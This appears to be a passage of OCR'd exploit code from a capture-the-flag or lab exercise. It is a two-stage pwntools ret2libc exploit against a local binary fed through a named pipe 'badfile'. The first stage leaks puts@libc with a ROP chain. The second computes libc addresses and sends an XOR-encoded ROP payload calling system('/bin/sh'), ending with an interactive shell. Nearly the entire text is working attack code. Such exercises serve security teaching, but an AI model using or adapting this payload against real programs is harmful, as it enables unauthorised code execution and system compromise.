
```
# Create a named pipe to interact reliably with the bir
try:
    os.unlink("badfile")
except:
    pass
os.mkfifo("badfile")


# Open a handle to the input named pipe
# comm = open("badfile", 'w', 0)
```

Exploit



```
rop  = p32(puts_plt)
rop += p32(main_addr)
rop += p32(puts_got)


# Start the process
p = process(retlib_path)

# Open a handle to the input named pipe
comm = open("badfile", 'w', 0)

# Setup the payload
payload  = "A"*24 + rop
payload  = payload.ljust(52, "\x90")
payload  = xor(payload, 0xbe)

# Send the payload
comm.write(payload)
log.info("Stage 1 sent!")

# Get leak of puts in libc
leak = p.recv(4)
puts_libc = u32(leak)
log.info("puts@libc: 0x%x" % puts_libc)
p.clean()
```

Exploit



```
libc_base = puts_libc - offset_puts
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_str_bin_sh
exit_addr = libc_base + offset_exit


log.info("libc base: 0x%x" % libc_base)
log.info("system@libc: 0x%x" % system_addr)
log.info("binsh@libc: 0x%x" % binsh_addr)
log.info("exit@libc: 0x%x" % exit_addr)

rop2  = p32(system_addr)
#rop2 += p32(0xdeadbeeb)
rop2 += p32(exit_addr)
rop2 += p32(binsh_addr)

payload2 = "A"*24 + rop2
payload2 = payload2.ljust(52, "\x90")
payload2 = xor(payload2, 0xbe)

comm.write(payload2)
log.info("Stage 2 sent!")

log.success("Enjoy your shell.")
p.interactive()
```